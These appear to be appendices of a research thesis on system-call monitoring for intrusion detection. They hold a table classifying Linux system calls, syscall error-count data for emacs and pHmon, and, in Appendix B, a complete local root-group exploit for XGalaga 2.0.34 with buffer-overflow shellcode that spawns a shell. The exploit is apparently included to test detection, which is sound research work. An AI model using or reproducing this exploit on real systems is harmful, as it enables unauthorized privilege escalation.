29	Pause	Proc Mgmt	70	setreuid16	Proc Mgmt
30	Utime	File System	71	setregid16	Proc Mgmt
33	Access	File System	72	sigsuspend	Proc Mgmt
34	Nice	Proc Mgmt	73	sigpending	Proc Mgmt
74	Sethostname	Proc Mgmt	117	Ipc	Comm
75	Setrlimit	Proc Mgmt	118	Fsync	File System
79	Settimeofday	Proc Mgmt	119	sigreturn	Proc Mgmt
81	setgroups16	Proc Mgmt	120	Clone	Proc Mgmt
82	old_select	File System	121	setdomainname	Proc Mgmt
83	Symlink	File System	123	modify_ldt	Proc Mgmt
84	Lstat	File System	124	adjtimex	Proc Mgmt
86	Uselib	File System	125	mprotect	Mem Mgmt
87	Swapon	Mem Mgmt	126	sigprocmask	Proc Mgmt
88	Reboot	Proc Mgmt	127	create_module	Proc Mgmt

90	old_mmap	Mem Mgmt	128	init_module	Proc Mgmt
91	Munmap	Mem Mgmt	129	delete_module	Proc Mgmt
92	Truncate	File System	130	get_kernel_syms	Proc Mgmt
93	Ftruncate	File System	131	quoactl	File System
94	Fchmod	File System	133	fchdir	File System
95	fchown16	File System	134	bdflush	File System
97	setpriority	Proc Mgmt	138	setfsuid16	Proc Mgmt
99	Statfs	File System	139	setfsgid16	Proc Mgmt
100	Fstatfs	File System	140	Llseek	File System
101	Ioperm	Proc Mgmt	142	select	File System
102	socketcall	Comm	143	Flock	File System
104	Setitimer	Proc Mgmt	144	msync	Mem Mgmt
106	Newstat	File System	146	writev	File System
107	Newlstat	File System	149	fdatasync	File System
108	Newfstat	File System	150	sysctl	Proc Mgmt
110	Iopl	Proc Mgmt	151	mlock	Mem Mgmt
111	Vhangup	File System	152	munlock	Mem Mgmt
113	vm86old	Proc Mgmt	153	mlockall	Mem Mgmt
114	wait4	Proc Mgmt	154	Sched_setparam	Proc Mgmt
115	Swapoff	Mem Mgmt	156	Sched_setscheduler	Proc Mgmt
158	sched_yield	Proc Mgmt	187	sendfile	Comm
161	sched_rr_get_interval	Proc Mgmt	192	mmap2	Mem Mgmt
162	nanosleep	Proc Mgmt	193	truncate64	File System
163	Mremap	Mem Mgmt	194	ftruncate64	File System
164	Setresuid16	Proc Mgmt	195	stat64	File System
166	vm_86	Proc Mgmt	196	lstat64	File System
167	query_module	Misc	197	fstat64	File System
168	Poll	File System	203	setreuid	Proc Mgmt
169	nfsservctl	Misc	204	setregid	Proc Mgmt
170	Setresgid16	Proc Mgmt	206	setgroups	Proc Mgmt
172	Prctl	Proc Mgmt	207	fchown	File System
173	rt_sigretum	Proc Mgmt	208	setresuid	Proc Mgmt
174	rt_sigaction	Proc Mgmt	210	setresgid	Proc Mgmt
175	rt_sigprocmask	Proc Mgmt	212	chown	File System
176	rt_sigpending	Proc Mgmt	213	Setuid	Proc Mgmt
177	rt_sigtimedwait	Proc Mgmt	214	Setgid	Proc Mgmt
178	rt_sigqueueinfo	Proc Mgmt	215	setfsuid	File System
179	rt_sigsuspend	Proc Mgmt	216	setfsgid	File System
180	Pread	File System	217	Pivot_root	Misc
181	Pwrite	File System	218	mincore	Mem Mgmt

182	chown16	File System	219	madvise	Mem Mgmt
183	Getcwd	File System	220	getdents64	File System
184	Capget	Misc	221	fcntl64	File System
185	Capset	Misc	224	Gettid	Misc
186	sigaltstack	Proc Mgmt	225	readahead	Misc

APPENDIX B

Xgalaga game exploit program :

[Obtained from `http://www.k-otik.com/exploits/`]

```
/* 0x333xgalaga => XGalaga 2.0.34 local game exploit (Red Hat 9.0)
*
* tested against xgalaga-2.0.34-1.i386.rpm
* under Red Hat Linux 9.0
*
* - bug found by Steve Kemp
* - exploit coded by c0wboy @ 0x333
*
* (c) 0x333 Outsider Security Labs / www.0x333.org
*
*/


#include <stdio.h>
#include <string.h>
#include <unistd.h>


#define BIN "/usr/X11R6/bin/xgalaga"
#define SIZE 264
#define RET 0xbffffe2c /* tested against Red Hat Linux 9.0 */
#define NOP 0x90

unsigned char shellcode[] =
/* setregid (0,0) shellcode */
"\x31\xc0\x31\xdb\x31\xc9\xb3\x14\xb1\x14\xb0\x47"
"\xcd\x80"
/* exec /bin/sh shellcode */
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
"\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

void banner (void);
void memret (char *, int, int, int);

void banner (void)
{
        fprintf (stdout, "\n\n --- xgalaga local GAME exploit by c0wboy ---\n");
        fprintf (stdout, " --- Outsiders Se(c)urity Labs / www.0x333.org ---\n\n");
}


void memret (char *buffer, int ret, int size, int align)
{
        int i;
        int * ptr = (int *) (buffer + align);

        for (i=0; i<size; i+=4)
                *ptr++ = ret;
```

```
        ptr = 0x0;
}


int main ()
{
        int ret = RET;
        char out[SIZE];

        memret ((char *)out, ret, SIZE-1, 0);

        memset ((char *)out, NOP, 33);
        memcpy ((char *)out+33, shellcode, strlen(shellcode));

        setenv ("HOME", out, 1);

        banner ();
        execl (BIN, BIN, "-scores", 0x0); // the switch "-scores" is necessary to exploit the game
}
```

APPENDIX C

System Call Return Value Data :

1. Data for 'emacs' (Fig. 5.4, Fig 5.5)

Sys_Call Error Count	Total Sys_Call Count	Sys_Call Error Count	Total Sys_Call Count
50	388	600	4180
100	441	650	4444
150	502	700	4640
200	1820	750	5878
250	2189	800	6096
300	2310	850	6178
350	2445	900	6257
400	2569	950	6476
450	3026	1000	6582
500	3684	1050	6633
550	3963	1100	6682

2. Data for 'emacs' (Fig. 5.6)

Sys_Call Error Count	Total Sys_Call Count	Sys_Call Error Count	Total Sys_Call Count
50	331	1000	5085
100	389	1050	5334
150	454	1100	5398
200	742	1150	5467
250	931	1200	5540
300	1020	1250	5646
350	1112	1300	6275
400	1195	1350	6391
450	1257	1400	7093
500	1384	1450	7611
550	2011	1500	8822
600	2502	1550	9735
650	2592	1600	11156
700	2815	1650	11949
750	3697	1700	12262
800	3809	1750	12690
850	4005	1800	12808
900	4464	1850	13563
950	4966	1900	13627

3. Data for 'pHmon' (Fig 5.7)

Sys_Call Error Count	Total Sys_Call Count	Sys_Call Error Count	Total Sys_Call Count
50	438	550	110926
100	558	600	111610
150	1182	650	115705
200	2430	700	116258
250	2564	750	119950
300	2648	800	136180
350	2760	850	136714
400	2845	900	137717
450	3510	950	138701
500	34813	1000	139146